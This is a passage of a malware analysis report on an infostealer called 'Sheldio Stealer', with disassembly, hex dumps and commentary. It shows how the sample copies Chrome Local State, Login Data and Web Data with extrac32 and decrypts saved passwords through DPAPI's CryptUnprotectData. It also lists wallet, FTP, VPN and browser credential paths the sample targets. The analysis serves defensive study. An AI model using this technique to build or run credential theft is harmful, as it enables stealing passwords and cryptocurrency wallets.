AppData\\Roaming\\Exodus\\exodus.wallet	AppData\\Roaming\\FileZilla\\filezilla.xml
AppData\\Roaming\\DashCore\\wallets	AppData\\Roaming\\GHISLER\\wcx_ftp.ini
AppData\\Roaming\\ElectronCash\\wallets	AppData\\Roaming\\Thunderbird\\Profiles
AppData\\Roaming\\Tox	AppData\\Roaming\\Psi+\\profiles\\default
AppData\\Roaming\\Waterfox\\Profiles	AppData\\Roaming\\Mozilla\\icecat\\Profiles
AppData\\Roaming\\FlashPeak\\SlimBrowser\\Profiles	AppData\\Roaming\\Mozilla\\Firefox\\Profiles
AppData\\Local\\NordVPN\\user.configLocal\\ProtonVPN\\user.config	AppData\\Roaming\\MySQL\\Workbench\\connections.xml
AppData\\Local\\Google\\Chrome\\User Data	AppData\\Roaming\\com.liberty.jaxx\\IndexedDB\file__0.indexeddb.leveldb


Table 2- Decrypted names



```
w1jyknpn.mbn.00836FB2
 mov ebx,dword ptr ds:[<&GetFileAttributesA>]
 lea eax,dword ptr ss:[ebp-140] ; [ebp-140]:"C:\\Users\\[redacted]\\AppData\\Local\\Google\\Chrome\\User Data\\Local State"
 add esp,18
 cmp dword ptr ss:[ebp-12C],10
 cmovae eax,dword ptr ss:[ebp-140] ; [ebp-140]:"C:\\Users\\lucy_\\AppData\\Local\\Google\\Chrome\\User Data\\Local State"
 push eax ; eax:&"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\BYIuoilBNHGmjvhjbkbhgcjvbfghvb\\Local State8"
 call ebx
 cmp eax,FFFFFFFF ; eax:&"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\BYIuoilBNHGmjvhjbkbhgcjvbfghvb\\Local State8"
 je w1jyknpn.mbn.8370CC

w1jyknpn.mbn.00836FDB
 test al,10
 jne w1jyknpn.mbn.8370CC

w1jyknpn.mbn.00836FE3
 cmp dword ptr ss:[ebp-114],10
 lea eax,dword ptr ss:[ebp-128] ; [ebp-128]:"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\BYIuoilBNHGmjvhjbkbhgcjvbfghvb\\Local State8"
 cmovae eax,dword ptr ss:[ebp-128] ; [ebp-128]:"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\BYIuoilBNHGmjvhjbkbhgcjvbfghvb\\Local State8"
 push eax ; eax:&"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\BYIuoilBNHGmjvhjbkbhgcjvbfghvb\\Local State8"
 call ebx
 cmp eax,FFFFFFFF ; eax:&"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\BYIuoilBNHGmjvhjbkbhgcjvbfghvb\\Local State8"
 je w1jyknpn.mbn.837014
```

Figure 20- Gets informations from Local State


This malicious file utilizes the GetFileAttributes API to extract the **'Local State'** data from the **C:\\Users\\Admin\\AppData\\Local\\Google\\Chrome\\User Data** location on a target system. Subsequently, it creates **a new file named 'LocalState8'** in the 'Temp' directory to store the stolen information.



```
w1jyknpn.mbn.00837092
 call dword ptr ds:[<&CreateProcessA>]
 test eax,eax
 je w1jyknpn.mbn.837151

w1jyknpn.mbn.00837151
 push 64
 call dword ptr ds:[<&Sleep>]
 mov bl,1
 jmp w1jyknpn.mbn.8370CE

w1jyknpn.mbn.008370A0
 push FFFFFFFF
 push dword ptr ss:[ebp-194]
 call dword ptr ds:[<&WaitForSingleObject>]
 push dword ptr ss:[ebp-194]
 mov esi,dword ptr ds:[<&CloseHandle>] ; esi:"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\BYIuoilBNHGmjvhjbkbhgcjvbfghvb\\Local State8"
 call esi
 push dword ptr ss:[ebp-190]
 call esi
 push 64
 call dword ptr ds:[<&Sleep>]
 xor bl,bl

w1jyknpn.mbn.008370CE
 mov ecx,dword ptr ss:[ebp-114]
 cmp ecx,10
 jb w1jyknpn.mbn.837108
```

Figure 21- Created Local State8

A process is initiated by using the CreateProcessA API, leading to the creation of a folder named **"BYIuoilBNHGmjvhjbkbhgcjvbfghvb"** in the **C:\Users\Admin\AppData\Local\Temp** directory. Within this folder, it stores the **"LocalState8"** file.




```
8945 E0                  mov dword ptr ss:[ebp-20],eax
8D45 D0                  lea eax,dword ptr ss:[ebp-30]             [ebp-30]:"CREATE TABLE logins (origin_url
0F4345 D0                cmovae eax,dword ptr ss:[ebp-30]          [ebp-30]:"CREATE TABLE logins (origin_url
880C10                   mov byte ptr ds:[eax+edx],cl
C64410 01 00             mov byte ptr ds:[eax+edx+1],0
EB 10                    jmp w1jyknpn.mbn.84F3AD
FF75 E8                  push dword ptr ss:[ebp-18]
8D4D D0                  lea ecx,dword ptr ss:[ebp-30]             [ebp-30]:"CREATE TABLE logins (origin_url
FF75 C8                  push dword ptr ss:[ebp-38]
6A 01                    push 1
E8 C372FEFF              call w1jyknpn.mbn.836670
46                       inc esi
3BF7                     cmp esi,edi
73 08                    jae w1jyknpn.mbn.84F3BA
8B4D E4                  mov ecx,dword ptr ss:[ebp-1C]
8B55 E0                  mov edx,dword ptr ss:[ebp-20]
EB B6                    jmp w1jyknpn.mbn.84F370
8B7D C8                  mov edi,dword ptr ss:[ebp-38]
0F57C0                   xorps xmm0,xmm0
0F1107                   movups xmmword ptr ds:[edi],xmm0
C747 10 00000000         mov dword ptr ds:[edi+10],0
0F1045 D0                movups xmm0,xmmword ptr ss:[ebp-30]
C747 14 00000000         mov dword ptr ds:[edi+14],0
0F1107                   movups xmmword ptr ds:[edi],xmm0

3CD128]=0

bn.exe:$1F3C3 #1E7C3
```

```
                                        ASCII
5 20 54|41 42 4C 45|20 6C 6F 67|CREATE TABLE log
F 72 69|67 69 6E 5F|75 72 6C 20|ins (origin_url
1 52 20|4E 4F 54 20|4E 55 4C 4C|VARCHAR NOT NULL
9 6F 6E|5F 75 72 6C|20 56 41 52|, action_url VAR
0 75 73|65 72 6E 61|6D 65 5F 65|CHAR, username_e
4 20 56|41 52 43 48|41 52 2C 20|lement VARCHAR,
1 6D 65|5F 76 61 6C|75 65 20 56|username_value V
2 2C 20|70 61 73 73|77 6F 72 64|ARCHAR, password
5 6E 74|20 56 41 52|43 48 41 52|_element VARCHAR
3 77 6F|72 64 5F 76|61 6C 75 65|, password_value
C 20 73|75 62 6D 69|74 5F 65 6C| BLOB, submit_el
0 56 41|52 43 48 41|52 2C 20 73|ement VARCHAR, s
F 72 65|61 6C 6D 20|56 41 52 43|ignon_realm VARC
F 54 20|4E 55 4C 4C|2C 20 64 61|HAR NOT NULL, da
5 61 74|65 64 20 49|4E 54 45 47|te_created INTEG
```

Figure 22- Created Login Data8

The malware extracted the following data from the Login Data database and stored it in the newly created **Login Data8** database table:

- **origin_url:** Source URL
- **action_url:** Action URL
- **username_element:** Username field element
- **username_value:** Username value
- **password_element:** Password field element
- **password_value:** Password value (BLOB)
- **submit_element:** Submit element
- **signon_realm:** Login area
- **date_created:** Date created (INTEGER)
- **blacklisted_by_user:** Blacklisted by user (INTEGER)
- **scheme:** Encryption scheme (INTEGER)
- **password_type:** Password type (INTEGER)
- **times_used:** How many times has it been used? (INTEGER)
- **form_data:** Form data (BLOB)
- **display_name:** Displayed name
- **icon_url:** Icon URL
- **federation_url:** Federation URL




```
.text:0003DFF3 push    edi                 ; pszString
.text:0003DFF4 call    ds:CryptStringToBinaryA ; Indirect Call Near Procedure
.text:0003DFFA test    eax, eax            ; Logical Compare
.text:0003DFFC jnz     short loc_3E030 ; Jump if Not Zero (ZF=0)
```

```
.text:0003E030
.text:0003E030 loc_3E030:
.text:0003E030 mov     eax, [ebp+pcbBinary]
.text:0003E033 add     esi, 5          ; Add
.text:0003E036 sub     eax, 5          ; Integer Subtraction
.text:0003E039 mov     [ebp+hObject], esi
.text:0003E03C mov     [ebp+pcbBinary], eax
.text:0003E03F xorps   xmm0, xmm0      ; Bitwise Logical XOR for Single-FP Data
.text:0003E042 mov     [ebp+pDataIn.cbData], eax
.text:0003E045 lea     eax, [ebp+pDataOut] ; Load Effective Address
.text:0003E048 push    eax             ; pDataOut
.text:0003E049 push    0               ; dwFlags
.text:0003E04B push    0               ; pPromptStruct
.text:0003E04D push    0               ; pvReserved
.text:0003E04F push    0               ; pOptionalEntropy
.text:0003E051 push    0               ; ppszDataDescr
.text:0003E053 lea     eax, [ebp+pDataIn] ; Load Effective Address
.text:0003E056 movlpd  qword ptr [ebp+pDataOut.cbData], xmm0 ; Move Low Packed Double-Precision Floating-Point Values
.text:0003E05B push    eax             ; pDataIn
.text:0003E05C mov     [ebp+pDataIn.pbData], esi
.text:0003E05F call    ds:CryptUnprotectData ; Indirect Call Near Procedure
.text:0003E065 test    eax, eax        ; Logical Compare
.text:0003E067 jnz     short loc_3E09E ; Jump if Not Zero (ZF=0)
```

Figure 23- CryptUnprotectedData

"Login Data" files are SQLite databases, and they contain saved passwords for various Chromium-based browsers. In these databases, URLs are stored in the "original_url" field, and usernames and passwords are stored in the "username_value" and "password_value" fields, respectively. Passwords are typically encrypted. The latest versions of Chromium-based browsers encrypt saved passwords using the symmetric Advanced Encryption Standard (AES)-256 encryption key. This AES key is encrypted using the Microsoft Data Protection Application Programming Interface (DPAPI) during the encryption process. DPAPI supports two different data protection scopes: user-specific encryption and machine-specific encryption. Older versions of Chromium-based browsers directly encrypt passwords using the user protection DPAPI mechanism or AES key instead.

The "Sheldio Stealer" is a malicious program that can decrypt passwords that Chromium-based browsers have directly encrypted using DPAPI or the AES key. This is done by using the **"CryptUnprotectData**" function in the context of user protection DPAPI.




```
  6A 08              push 8
  FF15 C8200F00      call dword ptr ds:[<&GetProcessHeap>]
  50                 push eax                                    eax:"encrypted_key\"
  FF15 D0200F00      call dword ptr ds:[<&RtlAllocateHeap>]
  8BF8               mov edi,eax                                 eax:"encrypted_key\"
  85FF               test edi,edi
  75 0F              jne w1jyknpn.mbn.3DF16
  56                 push esi
  FF15 F0200F00      call dword ptr ds:[<&UnmapViewOfFile>]
  8D77 0B            lea esi,dword ptr ds:[edi+B]
  E9 3D030000        jmp w1jyknpn.mbn.3E253
  68 74C71000        push w1jyknpn.mbn.10C774                    10C774:"encrypted_ke
  FF75 9C            push dword ptr ss:[ebp-64]                  [ebp-64]:"{\"abusive
  8BF7               mov esi,edi
  FF15 9C220F00      call dword ptr ds:[<&StrStrA>]
  8945 A4            mov dword ptr ss:[ebp-5C],eax
  85C0               test eax,eax                                eax:"encrypted_key\"
  0F84 04030000      je w1jyknpn.mbn.3E235
  68 74C71000        push w1jyknpn.mbn.10C774                    10C774:"encrypted_ke
  FF15 64220F00      call dword ptr ds:[<&lstrlen>]
  8B4D A4            mov ecx,dword ptr ss:[ebp-5C]
  83C1 03            add ecx,3
  03C1               add eax,ecx                                 eax:"encrypted_key\"

npn.mbn.&StrStrA>]=<shlwapi.StrStrA>

xe:$DF20 #D320
```

```
                                     ASCII
 65 | 64 5F 6B 65 | 79 22 3A 22 | encrypted_key":"
 42 | 41 41 41 41 | 30 49 79 64 | RFBBUEkBAAAA0Iyd
```

Figure 24- Encrypted_key

The malicious file obtains the encrypted key that is used to decrypt AES-encrypted passwords stored in the browser's database. This key is crucial for decrypting and accessing the saved passwords within the browser.




```
push eax ; eax:"{\"autofill\":{\"states_data_dir\":\"C:\\\\Users\\\\[redacted]\\\\AppData\\\\Local\\\\Google\\\\Chrome\\\\Us
call dword ptr ds:[<&CreateFileA>]
push 0
mov esi,eax ; eax:"{\"autofill\":{\"states_data_dir\":\"C:\\\\Users\\\\[redacted]\\\\AppData\\\\Local\\\\Google\\\\Chrome\\\
lea eax,dword ptr ss:[ebp-48]
push eax ; eax:"{\"autofill\":{\"states_data_dir\":\"C:\\\\Users\\\\[redacted]\\\\AppData\\\\Local\\\\Google\\\\Chrome\\\\Us
push dword ptr ss:[ebp-50]
push dword ptr ss:[ebp-4C]
push esi
call dword ptr ds:[<&WriteFile>]
push esi
call dword ptr ds:[<&CloseHandle>]
mov ecx,dword ptr ss:[ebp-18]
xor esi,esi
cmp ecx,10
jb w1jyknpn.mbn.83E225

w1jyknpn.mbn.0083E1F9
mov edx,dword ptr ss:[ebp-2C] ; [ebp-2C]:&"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\BYIuoilBNHGmjvhjbkbhgcjvbfghvb"
inc ecx
mov eax,edx ; eax:"{\"autofill\":{\"states_data_dir\":\"C:\\\\Users\\\\[redacted]\\\\AppData\\\\Local\\\\Google\\\\Chrome\\\
cmp ecx,1000
ateFileA>]=<kernel32.CreateFileA>

CD
```

```
               ASCII
63 79 5F 5C 41 C:\Users\[redacted]\A
6C 5C 54 65 6D ppData\Local\Tem
48 47 6D 6A 76 p\BYIuoilBNHGmjv
66 67 68 76 62 hjbkbhgcjvbfghvb
BA 0D F0 AD BA \key8..°.ð.°.ð.°

003CD2E0 EF924830
003CD2E4 03418B28
003CD2E8 00000008
003CD2EC 02B46300 "jv
003CD2F0 53206C61
003CD2F4 65746174
003CD2F8 00000000
003CD2FC 00000000
003CD300 0000000F
```

Figure 25- Created key8

The encrypted_key received from **C:\\Users\\Admin\\AppData\\Local\\Temp\\BYIuoilBNHGmjvhjbkbhgcjvbfghvb** is saved encrypted in the **key8** file.




Name	Date modified	Type
key8	9/27/2023 4:59 PM	File
Local State8	5/16/2023 10:03 PM	File

```
ª▯ç›▯Õ» Í¯±ôr\TíÂ6Rh▯9œÿ▯ ▯#Õ▯öî
```

Figure 26- Created key8

"encrypted_key":"RFBBUEk.......Od5n"

“RFBBUEk” is base64 decoded to DPAPI, In this way, the encrypted key is kept as a long base64 in the Local State file. However, the malware encrypts this encrypted_key and sends it to the server. This is often done to make malware harder or prevent it from being detected by security products. "Such encryption and security measures help reduce the risk of detection so malware works more effectively.




```
8D85 F0FEFFFF      lea eax,dword ptr ss:[ebp-110]
50                 push eax
6A 00              push 0
FF15 C4208F00      call dword ptr ds:[<&CreateProcessA>]
85C0               test eax,eax
0F84 B1000000      je w1jyknpn.mbn.837151
6A FF              push FFFFFFFF
FFB5 6CFEFFFF      push dword ptr ss:[ebp-194]
FF15 4C218F00      call dword ptr ds:[<&WaitForSingleObject>]
FFB5 6CFEFFFF      push dword ptr ss:[ebp-194]
8B35 D4208F00      mov esi,dword ptr ds:[<&CloseHandle>]
FFD6               call esi
FFB5 70FEFFFF      push dword ptr ss:[ebp-190]
FFD6               call esi
6A 64              push 64
FF15 EC208F00      call dword ptr ds:[<&Sleep>]
32DB               xor bl,bl
8B8D ECFEFFFF      mov ecx,dword ptr ss:[ebp-114]
83F9 10            cmp ecx,10
72 2F              jb w1jyknpn.mbn.837108
8B95 D8FEFFFF      mov edx,dword ptr ss:[ebp-128]
41                 inc ecx
```

```
Hex                                                   ASCII
65 78 74 72 61 63 33 32 20 2F 59 20 2F 43 20 22      extrac32 /Y /C "
43 3A 5C 55 73 65 72 73 5C 6C 75 63 79 5F 5C 41      C:\Users\[redacted]\A
70 70 44 61 74 61 5C 4C 6F 63 61 6C 5C 47 6F 6F      ppData\Local\Goo
67 6C 65 5C 43 68 72 6F 6D 65 5C 55 73 65 72 20      gle\Chrome\User 
44 61 74 61 5C 44 65 66 61 75 6C 74 5C 57 65 62      Data\Default\Web
20 44 61 74 61 22 20 22 43 3A 5C 55 73 65 72 73       Data" "C:\Users
5C 6C 75 63 79 5F 5C 41 70 70 44 61 74 61 5C 4C      \lucy_\AppData\L
6F 63 61 6C 5C 54 65 6D 70 5C 42 59 49 75 6F 69      ocal\Temp\BYIuoi
6C 42 4E 48 47 6D 6A 76 68 6A 62 6B 62 68 67 63      lBNHGmjvhjbkbhgc
6A 76 62 66 67 68 76 62 5C 57 65 62 20 44 61 74      jvbfghvb\Web Dat
61 38 22 00 78 73 B4 02 3C 00 00 00 3C 00 00 00      a8".xs´.<...<...
```

Figure 27- Created Web Data8

The malicious file initiates a process via the command prompt (cmd) using the **extrac32 /Y /C "%s" "%s"** command. Through this process, it extracts data from the **"C:\Users\Admin\AppData\Local\Google\Chrome\Web Data"** directory and copies it to the **"BYIuoilBNHGmjvhjbkbhgcjvbfghvb\Web Data8"** folder it creates in the temporary directory.



extrac32.exe (7592) Properties

File

Microsoft® CAB File Extract Utility
(Verified) Microsoft Windows
Version: 5.0.1.1
Image file name: C:\Windows\SysWOW64\extrac32.exe

